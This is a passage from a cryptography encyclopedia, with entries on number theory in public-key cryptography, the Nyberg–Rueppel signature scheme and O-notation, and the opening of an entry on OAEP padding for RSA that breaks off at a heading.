29. Schirokauer O (2008) The impact of the number field sieve on the discrete logarithm problem in finite fields. In: Surveys in algorithmic number theory. Mathematical Sciences Research Institute Publications, vol 44. Cambridge University Press, Cambridge pp 397–420
30. Western AE, Miller JCP (1968) Tables of indices and primitive roots. In: Western et al (eds) Royal Society Mathematical Tables, vol 9. Cambridge University Press, Cambridge

Number Theory

Scott Contini
Silverbrook Research, New South Wales, Australia

Related Concepts

►Chinese Remainder Theorem; ►Diffie–Hellman Key Agreement; ►Digital Signature; ►Discrete Logarithm; ►Elliptic Curves; ►Integer Factorization; ►Lattice; ►Modular Arithmetic; ►Prime Number; ►Public Key Cryptography; ►RSA Public-Key Encryption; ►RSA Signature Scheme; ►Smoothness

Definition

Number theory is a branch of mathematics that studies natural numbers and their properties. It includes a broad range of topics such as ►prime numbers, ►integer factoring, diophantine equations, continued fractions, arithmetic functions, algebraic numbers, quadratic forms, and sieve theory.

Background

Despite having evolved over at least 3,000 years, number theory has had very few applications prior to the age of the digital computer. It was studied mainly for the reason of mathematical curiosity without a lot of thought about how it could be applied to real world problems.

Nowadays, things are very different. Our everyday lives involve many activities that rely on cryptography based upon number theory. Examples include online shopping, mobile phone privacy, secure online banking, and stock trading through hand-held devices. Corporations are also using number theoretic cryptography as a tool for protecting business revenue. A good example is the cable and satellite television industry which had a history of revenue loss due to "pirate" set top boxes. The situation has since improved with the aid of modern digital security mechanisms.

The applicability of number theory to cryptography can be traced back to the 1976 publication "New Directions in Cryptography" [19] by Stanford University researchers Whit Diffie and Martin Hellman. One of the problems that they solved was the key exchange problem, which asks how two people in separate locations can agree upon a secret encryption key, while any eavesdroppers would not be able to figure it out. This was an essential piece of the puzzle that was missing in order for cryptography to be used as it is today.

A second important idea that Diffie and Hellman introduced in their research paper was the concept of ►public-key cryptography. In traditional cryptography, there is always one secret key that was used to both encrypt and decrypt. Diffie and Hellman demonstrated that it should be possible to design methods of encryption where two keys are used: a *public key* that is used for encryption and a *private key* that is used for decryption. The public key would be made public so that anybody who wants to send a message encrypted under it can do so by using it. The private key would be known only to the person who created it, so that only that person can decrypt the scrambled messages. For this to be secure, it must be the case that nobody can figure out somebody's private key from his or her public key, except for the person who created the key pair in the first place.

Diffie and Hellman then showed that public key cryptography can be used for more than just encryption. In particular, they introduced the concept of a ►digital signature scheme. Suppose Alice wanted to sign her name on a digital document. She would do so by "encrypting" it with her private key. Bob, or anybody else could verify that she signed it by "decrypting" it with her public key. This proves that Alice signed the document: only Alice was able to compute the function with her private key since only she knows her private key. Yet anybody can verify that she signed it because anybody and everybody can look up her public key. Digital signatures are reversing the roles of the public and private keys in order to demonstrate to the world that somebody wanted his or her name at the bottom of some electronic document. This was a monumental concept, from which the science of cryptography began taking on more of a role than just encryption.

Diffie and Hellman had not yet discovered a public key encryption method by the time of their publication. But soon after, three researchers from M.I.T. came up with one whose security was based upon the difficulty of ►integer

factoring. The method is known as the *RSA cryptosystem* (refer entries ►RSA Public-Key Encryption and ►RSA Signature Scheme), which comes from the names of the inventors: Ron Rivest, Adi Shamir, and Len Adleman. RSA is based upon the idea that anybody can find really large prime numbers quickly, but there is no fast way known to recover those primes back when given only the product.

The RSA algorithm works similar to the ►Diffie–Hellman key agreement: they both involve ►modular arithmetic and use ►exponentiation algorithms. However, in RSA the modulus for the exponentiation is a composite number that is a product of two large primes, and each person has his or her own separate modulus. The public and private key pairs are derived from the modulus using knowledge of the secret prime divisors. Only the person who created the modulus can figure out public and private key pairs that work with it since only that person knows the prime divisors.

Along with the publication of the RSA cryptosystem, the authors presented a challenge. They encrypted a secret message using a 129-digit modulus that was the product of a 64-digit and a 65-digit prime, and offered $100 to anybody who could decrypt the message. At that time, they estimated that the amount of time to factor the number, known as RSA-129, would take more than 40 quadrillion years using the best factoring algorithm known. They even stated that "with such a huge modulus the message will never be recovered." They also started the company RSA Data Security, which would sell the new, patented encryption technology and offer cash prizes for factoring numbers of increasing sizes, starting at 100-digits (►RSA Factoring Challenge). The number RSA-129 was eventually factored [6] by a new factoring method, but the RSA cryptosystem still remains secure for large enough moduli and is ubiquitous in electronic communications today.

RSA and DH were the seeds of giving number theory a center-stage role in cryptography. They also had the counter-effect of influencing research in number theory. Prior to these cryptosystems, the study of factorization and ►primality testing was done by a small group of individuals [10]. Afterward, a much larger group of people took interest, resulting in many great advances, particularly in the computational and algorithmic aspects.

Applications

This section gets more specific about problems in number theory that are of interest to cryptography, with an emphasis on why they are important and how the two fields have shaped each other. The concentration here is primarily on public key cryptography due to the historical significance.

Modular Arithmetic

Much of the number theoretic cryptography uses ►modular arithmetic. Two numbers a and b are said to be congruent modulo n if their difference $a - b$ is divisible by n. This is written as $a \equiv b \bmod n$. The congruence relation, $\equiv$, behaves in many ways like the very familiar equality relation, $=$.

Both the DH and RSA cryptosystems involve heavy use of modular arithmetic, and there are many other cryptographic primitives that do as well. When the modulus n is prime, arithmetic with the set of integers modulo n is a special case of a more general set of algebraic objects known as ►finite fields. Finite fields are used ubiquitously in cryptography.

Since the speed of public key cryptosystems is often a system design concern, the cryptographic literature abounds with research on fast modular and finite field arithmetic. A good beginning survey on fast modular arithmetic is given in [12]. Included in the survey is an explanation of Montgomery's clever method of computing the mod operation without actually doing division (Montgomery Modular Arithmetic). Refer the entry ►exponentiation algorithms.

There is one modular arithmetic tool that deserves special mention: the ►Chinese Remainder Theorem, or CRT. CRT is a method for transforming a solution of a congruence modulo a composite integer to a solution modulo its prime divisors, and vice versa. It is so named because the fourth century AD Chinese mathematician Sun Tsu Suan-Ching seems to be the first to consider problems of this nature. CRT is often included in RSA implementations to speed up decryption and digital signature operations.

Prime Numbers

Both RSA and DH depend upon the ability to find large prime numbers quickly. Let n be a number that needs to be tested for primality. The first method that one learns is to trial divide by all numbers up to $\sqrt{n}$, and if none other than 1 divide n, then n is prime. This takes $O(n^{0.5})$ steps, which is ►exponential time in the *size* of the number which is $\log n$. An equivalent way of writing the running time is $O(e^{0.5 \cdot \log n})$ (remark: in number theory literature, it is customary to use "log" to mean "natural log"), which makes its inefficiency clear. In contrast, a ►polynomial time algorithm is of the form $O(\log^c n)$ for some constant integer c.

The most important concept in modern primality testing applied to cryptography goes back to a seventeenth century Frenchman named Pierre de Fermat. ►Fermat's little theorem states that every odd prime number, p, has the property that $a^{p-1} \equiv 1 \bmod p$ for all integers a not

divisible by p. On the other hand, it is quite rare to find composite integers that have this property. Those that do are called ►pseudoprimes, or more specifically, base-a pseudoprimes. Fermat's little theorem gives an efficient method to determine whether an odd number n is prime or not, with some chance of error (►Fermat Primality Test): Simply choose an integer a that is not divisible by n, compute $a^{n-1} \bmod n$, and call n prime if the result is 1 or composite otherwise. The test never lies when it declares a number to be composite, but sometimes lies when it outputs "prime."

Since there is some chance of error, it is tempting to reduce or eliminate it by repeating the test with other bases. Unfortunately, this strategy has limits due to a disruptive class of numbers that are pseudoprimes to nearly every base. They are called *Carmichael numbers*. The smallest is 561.

Carmichael numbers present a bit of an obstacle to Fermat's primality testing method, and they are also potentially dangerous for cryptography. For instance, the RSA algorithm will still work correctly if one accidently chooses a Carmichael number instead of a prime as a divisor of the modulus, but the modulus would be much easier to factor because it has more/smaller prime divisors. So, this brings up several concerns, such as:

- Can it be detected with high probability whether a number is really prime and not a Carmichael number?
- How much time does it take to be confident enough that the number is really prime?
- How many Carmichael numbers are there? Is there a simple formula that estimates how many Carmichael numbers there are between 1 and x?

The first two questions have been answered based upon a modified version of Fermat's test which is more powerful and very slightly faster. It is called the ►Miller–Rabin probabilistic primality test, or sometimes the *strong pseudoprime test*. The modified version is due to a few different people who independently arrived at more or less the same test (Artjuhov, Selfridge, and Miller/Rabin – see [16] for details). In Rabin's publication, he showed that for any odd composite number larger than 9, at most one fourth of the bases will falsely fool the test into believing that the number is prime. This implies that if a large odd number passes the test for 50 random bases, then the probability is not more than 2^{-100} that it is composite, which is sufficiently small for cryptographic applications. But, note that this is a worst case analysis: If the number was chosen at random, then with high probability it is not a pseudoprime to any base in the first place, so fewer tests should suffice. The average case analysis was done by Damgård, Landrock, and Pomerance [18]. The third question above was answered as well. In [5], it is shown that there are infinitely many Carmichael numbers, which was a long-standing open conjecture. They also show that an asymptotic formula for the number of Carmichael numbers up to x is at least $x^{\frac{2}{7}}$, but a tight bound on the asymptotics is still not known.

A few other results on checking primality deserve mention. Bach has shown that the Miller–Rabin test can be turned into a ►primality proving algorithm under the assumption of the widely believed extended Riemann Hypothesis [7]. The difference between a *primality test* and a *primality proving algorithm* is that a proof is never wrong, while a test has a small chance of error. However, this is mainly of theoretical interest since such a proof would take much longer to compute than the tests, which are good enough for cryptographic purposes. A new primality test which generalizes many previous primality tests was developed by Grantham [20]. Known as the *quadratic Frobenius test*, it achieves a better worst case analysis per unit of time than the Miller–Rabin test. (See [17] for the average case analysis). Agraval, Kayal, and Saxena gave the first deterministic polynomial-time primality proving algorithm [2] under no assumptions. Although there has been plenty of research to improve its practicality, it is still significantly less efficient than the Miller–Rabin test, so it is unlikely to be used for cryptographic purposes.

Please refer the entry ►primality test for a more complete discussion of these issues.

Discrete Logarithms and Integer Factorization

Before discussing discrete logarithms and factoring, it should be asked whether the security of DH and RSA really rely on the hardness of solving these problems. It is certainly true that if one can compute discrete logarithms or if one can factor, then one can break DH or RSA. But what about the other way around? It is unknown whether that is the case. This is a very important research area since quite often an attacker will find another way around breaking a system rather than the "hard problem" that the designer thinks it depends upon. In fact, RSA really relies on the difficulty of computing ►modular roots modulo a composite number, which is not known to be as difficult as factoring, except when the exponent is even. Even exponents are not used for RSA, but they are used in a variant of RSA known as the ►Rabin cryptosystem [32]. Consequently, the Rabin variant has been proved to be as difficult to break as factoring the modulus, whereas RSA itself has not. Further, the research of Boneh and Venkatesan [9] argues that

breaking RSA may not be as difficult as factoring. These examples motivate the important topic of *provable security*, which means proving that breaking some system is equivalent to solving some problem that is assumed to be difficult.

Despite the lack of provability, the best methods known for breaking RSA or DH when implemented properly are factoring and solving discrete logarithms, respectively (please refer the entries ►computational Diffie–Hellman problem, ►decisional Diffie–Hellman problem, ►discrete logarithm problem, and ►RSA problem for further discussion).

Let n be the integer to be factored. As stated before, the most basic algorithm for factoring is trial division – trying all numbers up to $\sqrt{n}$ to see which divides it. One might ask how much this can be sped up if one only trial divided the prime numbers up to $\sqrt{n}$. Originally conjectured by Legendre but first proved by de la Vallée Poussin and independently by Hadamard, the *Prime Number Theorem* answers this question. It states that asymptotically, the number of primes up to some integer x is on the order of $x/\log x$. So, the number of 512-bit primes is on the order of 2^{503}, which is not much of an improvement. There are much better algorithms than this.

Factoring algorithms are categorized either as *general purpose* or *special purpose*. General purpose algorithms have running times that depend upon only the length of the number that is being factored, while special purpose algorithms depend upon properties of the number. Most often, "properties of the number" has some relation to the size of the prime divisors, but not always. Special purpose algorithms are very useful for many reasons, but it is the general purpose ones that seem to have the most potential for attacking public key cryptosystems such as RSA.

Many of the best factoring algorithms have running times described by the formula (►*L*-notation)

$$L_n[t,\gamma] = e^{(\gamma+o(1))(\log n)^t(\log\log n)^{1-t}} \tag{1}$$

for some constant numbers $\gamma > 0$ and $t \in [0,1]$. To explain this formula, the $o(1)$ will be ignored here for simplicity. Plugging in the values $t = 1$ and $\gamma = 0.5$ gives $e^{(0.5+o(1))\log n}$. By ignoring the $o(1)$ and simplifying, it simplifies to be $n^{0.5}$ which is exponential time. This also happens to be the worst-case run time of trial division. Setting $t = 0$ and keeping $\gamma = 0.5$ gives $e^{(0.5+o(1))\log\log n}$ which (again ignoring the $o(1)$) simplifies to $(\log n)^{0.5}$. This is ►polynomial time. In fact, for any constant value of γ, the running time is polynomial when t is 0. The significance of these observations is that the t value is more important in terms of the asymptotic running time: smaller values result in better algorithms, at least in theory.

Pomerance's ►Quadratic Sieve from the early 1980s is a general purpose factoring algorithm that achieves $t = 0.5$ and $\gamma = 1$. Silverman demonstrated the practical value of the algorithm by distributing it on many workstations [38] in order to factor hundreds of numbers for the book [10]. A. Lenstra, and the numerous people he worked with, took it further. Not only did they develop important practical improvements, but they also distributed their code on the Internet so volunteers could help them factor large numbers [23]. This is a trend that many people would follow for many different research areas. Their work on the quadratic sieve peaked when they factored the RSA-129 challenge number [6], and decoded the secret message.

H. Lenstra's ►Elliptic Curve Method for factoring (ECM) [21] is a special purpose factoring algorithm that has a worst-case running time that is asymptotically the same as the quadratic sieve's general running time. In spite of what theory suggests, the quadratic sieve tends to perform much better in practice when attempting to factor the difficult numbers. On the other hand, ECM is very fast at finding small prime factors and uses much less memory than the quadratic sieve, which are major benefits.

The asymptotic best general purpose factorization algorithm is the Number Field Sieve (NFS), which has $t = \frac{1}{3}$ and $\gamma = (64/9)^{1/3}$. The original idea of NFS came from Pollard in the early 1990s, but the ideas were further developed and refined by many people (for details, ►Integer Factoring, ►Number Field Sieve for Factoring, and [22]). The number field sieve has been used to factor numbers of more than 512-bits (155-digits). Such factorizations are very significant since originally 512-bits was the industry wide defacto standard. The record as of writing is 768-bits.

Although the NFS is clearly superior to the quadratic sieve for large numbers, the quadratic sieve does better for numbers of under approximately 100 digits. The NFS is also much more complex than the quadratic sieve since the NFS uses algebraic number theory to get past boundaries that nobody knows how to surpass in the quadratic sieve algorithm.

Many of the best general-purpose factoring algorithms have been translated into similar algorithms for solving discrete logarithms (for details ►Discrete Logarithm Problem). The discrete logarithm methods of Coppersmith, Odlyzko, and Schroeppel [15] for a prime p attain the same asymptotic running time as the quadratic sieve applied

to a composite n. There also exists a ►number field sieve algorithm for DLP [34]. The general strategy that these algorithms use when applied to discrete logarithms is called ►index calculus algorithm.

Underlying the $L_n[t, \gamma]$ formula in the analyses of these algorithms is one common concept. In order to factor a particular integer or to solve a particular discrete logarithm, just about all of the most powerful algorithms use or depend upon factorizations of smaller, randomly distributed integers (or in some cases small polynomials). The integers that are sought are those that factor into small primes, which are known as ►smooth numbers. Let $\psi(x, y)$ be the number of integers up to x that factor into primes up to y. These values are called y–smooth. If y is not too small, then $\psi(x, y)$ is asymptotically $x * u^{-u+o(1)}$ where $u = \log x / \log y$ [16]. Analysis of this function was first done by Dickman in the 1930s, but the research of Canfield et al. [11] filled in the gaps to make it applicable to the analysis of the algorithms mentioned in this section. Smoothness has additional applications in areas of cryptography other than factoring and discrete logarithms. For example, see [13].

Elliptic Curves

It was mentioned above that the ►Diffie–Hellman key agreement involves arithmetic modulo a prime p, which is a special case of finite field arithmetic. However, it is not using the addition operation of the field, which means the protocol really only requires an algebraic ►group.

It turns out that any algebraic group could potentially be used to create a variant of the Diffie–Hellman protocol or some other public key scheme (such as ►El Gamal public key encryption or the Digital Signature Algorithm). The high-level structure of the protocol remains the same, but the modular arithmetic is replaced with arithmetic from the new group.

There are many examples of groups, but one that has become particularly valuable to cryptography today is the group of points on an ►elliptic curve. Unlike RSA or regular DH, there has been almost no progress in attacking the underlying mathematical problem that is the basis of ►elliptic curve cryptography, except in a few special cases that are not a threat to elliptic curves in general. Because of this, much smaller key sizes can be used to get the same level of security that one gets from factoring or discrete logarithm bases systems. This is extremely important in constrained environments such as smart cards, where memory can be very limited – especially nonvolatile memory. Elliptic curves are also faster for private key operations for the key sizes in use today.

Elliptic curves are a hot topic of modern mathematics research, and the application to cryptography has proliferated new research. Sample topics include analysis of the security, fast algorithms for ►point counting on an elliptic curve, and fast elliptic curve arithmetic, e.g., on ►Koblitz elliptic curves [39]. Moreover, the rich algebraic structure of elliptic curves is providing new tools, such as the Weil ►pairing, which are turning out to be of high cryptographic value [8] (►Identity-Based Cryptosystems).

Lattices

The public-key methods mentioned so far have been based upon integer factorization or discrete logarithms over arbitrary groups/fields. However, the early pioneers of public-key cryptography also had the ideas of using systems based upon the NP-Complete knapsack or subset-sum problems. The first such design was the ►knapsack cryptographic scheme [26] from 1978, but many variations of it soon followed.

Although based upon an NP-Complete problem, the knapsack system generated instances that turned out to be easy to solve, and by 1982, it was broken by Shamir using H. Lenstra's polynomial-time algorithm for integer programming when the number of variables is fixed [37]. Soon afterward it was suggested [1, 30] to attack it by finding small vectors in a ►lattice using Lovász's LLL [24] algorithm (refer entry on ►Lattice Reduction), which turned out to be remarkably effective.

Motivated by the potential speed advantages over factoring and discrete logarithm-based systems, there were several attempts to repair and revive knapsack-based cryptosystems. Counteracting this was the research into improved lattice reduction methods and implementations [35, 36], aimed at understanding the true security of knapsack-based cryptography. This battle was won soundly by the cryptanalysts. But the fall of knapsack cryptography came with the rise of ►lattice-based cryptography, ignited by a publication of Ajtai [3]. This result was used in the Ajtai–Dwork cryptosystem to prove that it is secure under the assumption that solving the ►shortest vector problem in a certain type of lattice is hard in the *worst case* [4]. Although a theoretical breakthrough, Nguyen and Stern showed that the minimum parameter sizes required for it to be secure in practice resulted in key sizes that were far too large. Since then, many new lattice-based cryptosystems have been devised with the ultimate goal of finding a practical and provable solution.

Another important result is research of Coppersmith [14] which shows how to use lattice reduction to find small roots of polynomial equations. This has applications to

attacking special instances of RSA as well as other cryptographic and number theoretic problems [28] (►Wiener, Boneh–Durfee, and May attacks on the RSA public key cryptosystem).

The application of lattices in cryptography has driven much research in lattice theory. Starting from when Odlyzko used LLL to attack knapsack systems, he replaced the rational arithmetic with floating point calculations which allowed him to reduce much higher dimensional lattices. However, this heuristic change leads to potential errors in calculation, which had been observed to happen in practice. So a lot of effort has gone into finding efficient and provable floating point variants of LLL. Moreover, cryptographers were quick to observe that LLL tends to perform much better in practice than what the theory guarantees, which has driven researchers to try to understand the average case behavior. See [40] for more information on these topics.

Open Problems

The number of open problems in the overlap between number theory and cryptography is huge. As this entry has focused mainly on public-key cryptography, it should also be mentioned that there is a long line of history of using number theory in other areas of cryptography with the goal of provable security reductions. For much of this history, it has been widely believed that such designs were of theoretical interest only and unlikely to be practical. But some recent results bring this belief into question. Worth mentioning is the improved RSA pseudorandom generator security proof by Steinfeld et al. [41], and the hash function constructions of Contini et al. [13] and Lyubashevsky et al. [25]. It would revolutionalize cryptography if provable hash functions and symmetric key cryptosystems could be designed that were as fast as their heuristic counterparts.

Recommended Reading

1. Adleman LM (1983) On breaking generalized knapsack public key cryptosystems. In: Proceedings 15th ACM symposium on theory of computing, pp 402–412
2. Agarwal M, Kayal N, Saxena N (2004) PRIMES is in P. Ann Math 160(2):781–793
3. Ajtai M (1996) Generating hard instances of lattice problems. In: Proceedings 28th ACM STOC, pp 99–108
4. Ajtai M, Dwork C (1997) A public-key cryptosystem with worstcase/average case equivalence. In: Proceedings 29th ACM STOC, pp 284–293
5. Alford W, Granville A, Pomerance C (1994) There are infinitely many Carmichael numbers. Ann Math 139:703–722
6. Atkins D, Graff M, Lenstra AK, Leyland PC (1995) The magic words are squeamish ossifrage. In: Advances in Cryptology, Asiacrypt '94. Lecture notes in computer science, vol 917, pp 263–277
7. Bach E (1985) Analytic methods in the analysis and design of number-theoretic algorithms. ACM distinguished dissertation, The MIT Press, Cambridge, MA
8. Boneh D, Franklin M (1998) Identity based encryption from the Weil pairing. In: Advances in cryptology, Crypto '01. Lecture notes in computer science, vol 2139, pp 213–229
9. Boneh D, Venkatesan R (1998) Breaking RSA may not be equivalent to factoring. In: Advances in crypotlogy, Eurocrypt '98. Lecture notes in computer Science, vol 1514, pp 25–34
10. Brillhart J, Lehmer DH, Selfridge JL, Tuckerman B, Wagstaff SS Jr (1983) Factorizations of bn ± 1, b=2,3,5,6,7,10,11,12 up to high powers, 2nd edn. Contemporary mathematics, vol 22. AMS, Providence
11. Canfield E, Erdős P, Pomerance (1983) On a problem of Oppenheim concerning 'factorisatio numerorum'. J Numb Theory 17:1–28
12. Cok ÇK (1994) High-speed RSA implementation. RSA Laboratories technical report #TR 201. November, 1994
13. Contini S, Lenstra AK, Steinfeld R (2006) VSH, an efficient and provable collision resistant hash function. In: Proceedings of EUROCRYPT 2006. LNCS 2006, pp 165–182
14. Coppersmith D (1997) Small solutions to polynomial equations, and low exponent RSA vulnerabilities. J Cryptol 104:233–260
15. Coppersmith D, Odlyzko AM, Schroeppel R (1986) Discrete logarithms in GF(p). Algorithmica 1:1–15
16. Crandall R, Pomerance C (2001) Prime numbers, a computational perspective. Springer, p 237
17. Damgård I, Frandsen G An extended quadratic Frobenius primality test with average case error estimates unpublished document
18. Damgård I, Landrock P, Pomerance C Average case error estimates for the strong probable prime test. Math Comp 61:177–194
19. Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654
20. Grantham J (1998) A probable prime test with high confidence. J Numb Theory 72:32–47
21. Lenstra H Jr (1987) Factoring integers with elliptic curves. Ann Math 2:649–673
22. Lenstra AK, Lenstra H Jr (eds) (1993) The development of the number field sieve. Lecture notes in mathematics, vol 162. Springer, Berlin
23. Lenstra AK, Manasse MS (1990) Factoring by electronic mail. In: Advances in Cryptology, Eurocrypt '89. Lecture notes in computer science, vol 434, pp 355–371
24. Lenstra AK, Lenstra HW, Lovász L (1982) Factoring polynomials with rational coefficients. Math Annal 261(4):515–534
25. Lyubashevsky V, Micciancio D, Peikert C, Rosen A (2008) "SWIFFT: a modest proposal for FFT hashing. In: Proceedings of fast software encryption 2008. LNCS, pp 54–72
26. Merkle RC, Hellman ME (1978) Hiding information and signatures in trapdoor knapsacks. IEEE Trans Inform Theory IT-24:525–530
27. Montgomery P (1985) Modular multiplication without trial division. Math Comp 44:519–521
28. Nguyen PQ, Stern J (2001) The two faces of lattices in cryptology. In: Proceedings of CaLC 2001, pp 146–180
29. Odlyzko AM (1985) Discrete logarithms in finite fields and their cryptographic significance. In: Advances in cryptology,

Eurocrypt '84. Lecture notes in computer science, vol 209, pp 224–313
30. Odlyzko AM (1990) The rise and fall of knapsack cryptosystems. Cryptology and computational number theory, vol. 42. American Mathematics Society, Providence, pp 75–88
31. Pomerance C (1985) The quadratic sieve factoring algorithm. In: Advances in cryptology. Lecture notes in computer science, vol 209, pp 169–182
32. Rabin MO (1979) Digitalized signatures and public-key functions as intractable as Factorization. MIT/LCS/TR-212, MIT Laboratory for Computer Science
33. Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21:120–126
34. Schirokauer O (2000) Using number fields to compute logarithms in finite fields. Math Comp 69:1267–1283
35. Schnorr CP (1987) A hierarchy of polynomial lattice basis reduction algorithms. Theoret Comput Sci 53:201–224
36. Schnorr CP (1988) A more efficient algorithm for lattice basis reduction. J Algorithms 9:47–62
37. Shamir A (1982) A polynomial-time algorithm for breaking the basic Merkle-Hellman cryptosystem. In: Proceedings of the IEEE symposium on foundations of computer science. IEEE, pp 145–152
38. Silverman RD (1987) The multiple polynomial quadratic sieve. Math Comp 48:329–339
39. Solinas JA (1997) An improved algorithm for arithmetic on a family of elliptic curves. In: Advances in cryptology, Lecture notes in computer science, vol 1294, pp 357–371
40. Stehlé D (2007) Floating-point LLL: theoretical and practical aspects. In: Proceedings of LLL+25
41. Steinfeld R, Pieprzyk J, Wang H (2006) On the provable security of an efficient RSA-based pseudorandom generator. In: Proceedings of ASIACRYPT 2006. LNCS, pp 194–209

Nyberg–Rueppel Signature Scheme

Kazue Sako
NEC, Kawasaki, Japan

Related Concepts

►Digital Signature Schemes; ►Discrete Logarithm Problem

Definition

Nyberg–Rueppel Signature Scheme is a signature scheme proposed in the paper "Message recovery for signature schemes based on the discrete logarithm problem" in 1995.

Theory

The following gives a typical interpretation of the Nyberg–Rueppel signature scheme:

- Key generation: a ►prime number p, a prime factor q of $p-1$, an element g of ►order q in the ►group of integers modulo p, and a secret key $x(0 < x < q)$. The public key consists of p, q, g, and $y = g^x \bmod p$ (►modular arithmetic).
- Signing: for message m, compute $r = m \cdot g^k \bmod p$, $ŕ = r \bmod q$, $s = -k - r' \cdot x \bmod q$, and output (r, s). Verification: verify $s < q$, compute $r' = r \bmod q$, and check that $g^s \cdot y^{r'} \cdot r = m$.

From the construction, it is clear that if a valid signature (r, s) for m is given, then $(r, s + t \bmod q)$ is always a valid signature for message $m \cdot g^t \bmod q$ for any t. If this homomorphic property is a threat in the system that uses this encryption scheme, one can apply some redundant function R to a message m and use $R(m)$ instead of m. By using $R(m)$ in place of m, one can neglect the possibility of $R(m) \cdot g^t$ being in the image space of R for some meaningful message. With this change, the scheme is no longer "message-recovery" type and is "with appendix" type.

Recommended Reading

1. Nyberg K, Rueppel RA (1995) Message recovery for signature schemes based on the discrete logarithm problem. In: De Santis A (ed) Advances in Cryptology—Eurocrypt'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 182–193

Nym

►Pseudonyms

O

O-Notation

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Exponential Time; ►*L* Notation; ►Polynomial Time; ►Subexponential Time

Definition

O-notation is a way of expressing the relationship between the growth rates of two functions.

Theory

Let $T(x)$ and $U(x)$ be two positive-valued functions. The notation $T(x) = O(U(x))$ means, informally, that the function $T(x)$ is at most the same "order" as $U(x)$. More precisely, this means that there exists a constant $c > 0$ such that for all sufficiently large x,

$$T(x) \le cU(x).$$

The value of $T(x)$ for small x is not necessarily constrained; the notation only indicates the asymptotic behavior.

Four related notations have also been defined, in addition to the *O*-notation described above, which is also called "big-*O*" notation:

- "Big-Ω" notation: $T(x)=\Omega(U(x))$ means that $T(x)\ge cU(x)$ for some constant $c>0$, for all sufficiently large x;
- "Θ" notation: $T(x) = \Theta(U(x))$ means that $T(x) = O(U(x))$ and $T(x) = \Omega(U(x))$;
- "Little-*o*" notation: $T(x) = o(U(x))$ means that for every constant c, $T(x) < cU(x)$ for all sufficiently large x;
- "Little-ω" notation: $T(x) = \omega(U(x))$ means that for every constant c, $T(x) > cU(x)$ for all sufficiently large x.

The notations are analogous to the usual arithmetic comparison operators >, ≥, =, ≤, and <:

Notation	Operator
ω	>
Ω	≥
Θ	=
O	≤
o	<

For instance, if $T(x) = O(U(x))$ and $U(x) = O(V(x))$, then $T(x) = O(V(x))$; if $T(x) = o(U(x))$ then $U(x) = \omega(T(x))$, and so on.

The notations $O(1)$ and $o(1)$ deserve special explanation. $O(1)$ denotes a function of x that is bounded by a constant as $x \to \infty$, since by definition

$$T(x) \le c \times 1 = c$$

for some constant c and all sufficiently large x. Likewise, $o(1)$ denotes a function of x that tends toward 0 as $x \to \infty$.

The various notations can also be employed within more complex mathematical expressions. For instance, in the expression

$$T(x) = e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \quad \text{for } x \to \infty,$$

the first term in the exponent tends toward γ as $x \to \infty$. See ►*L*-notation for details.

Technically, a notation such as $O(U(x))$ denotes the *set* of all functions that asymptotically grow more slowly than $U(x)$. Thus, formally one might write $T(x) \in O(U(x))$ to denote membership in this set. Also, in mathematics, one is sometimes concerned with the relationship between functions as the input approaches some finite value, rather than as it tends toward infinity. However, in cryptography, the notation $T(x) = O(U(x))$ is standard, and the limit $x \to \infty$ is assumed.

Applications

O-notation is often employed as a shorthand for algorithm running times, as it conceals implementation-specific details and focuses instead on the rate of growth. For instance, a typical algorithm for modular multiplication takes $O(x^2)$ time, where x is the length of the operands (or more typically in cryptography, the key size or security

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

parameter). The actual time will be some implementation-specific constant times x^2, and may also involve a linear or constant "overhead." The notation $O(x^2)$ focuses on the highest-order effects and is helpful in assessing the growth of the running time as the size of the operands increase.

OAEP: Optimal Asymmetric Encryption Padding

David Pointcheval
Computer Science Department, Ecole normale supérieure, Paris, France

Related Concepts

►RSA Digital Signature Scheme; ►RSA Factoring Challenge

Definition

OAEP (for Optimal Asymmetric Encryption Padding) is the main standard padding for RSA (Rivest–Shamir–Adleman) ►Public-Key Encryption: a way to format the message before encryption in order to reach a higher security level.

Background

It has been noticed that the plain ►RSA public-Key Encryption [11] cannot be used directly for practical purpose, paddings are required, in order to rule out basic attacks.

Theory

The RSA–PKCS #1 v1.5 Encryption

A widely deployed padding for RSA-based encryption is defined in the ►PKCS #1 v1.5 standard (Public-Key Cryptography Standards): for any modulus $2^{8(k-1)} \leq n < 2^{8k}$, in order to encrypt a message m, one defines the k-byte long string $M = 02\|r\|0\|m$, where r is a string of randomly chosen nonzero bytes (at least 8). This block is thereafter encrypted with the RSA permutation, $C = M^e \bmod n$ (►modular arithmetic). When decrypting a ciphertext C, the decryptor applies RSA inversion by computing $M = C^d \bmod n$ and then checks that the result M matches the expected' format. If so, the decryptor outputs the last part as the plaintext. Otherwise, the ciphertext is rejected. Intuitively, this padding seems sufficient to rule out all the well-known weaknesses of the plain RSA system, but without any formal proof or guarantee. Surprisingly, in 1998, Bleichenbacher [3] showed that a simple active attack can completely break RSA–PKCS #1. This attack applies to real systems such as a Web server using SSL v3.0.

The Optimal Asymmetric Encryption Padding


For some time, people have tried to provide security proofs for cryptographic protocols in the "reductionist" sense [4]. To do so, one presents an algorithm that uses an effective adversary as a sub-program to break some underlying hardness assumption (such as the RSA assumption, or the intractability of the integer factorization).

The Random Oracle Model

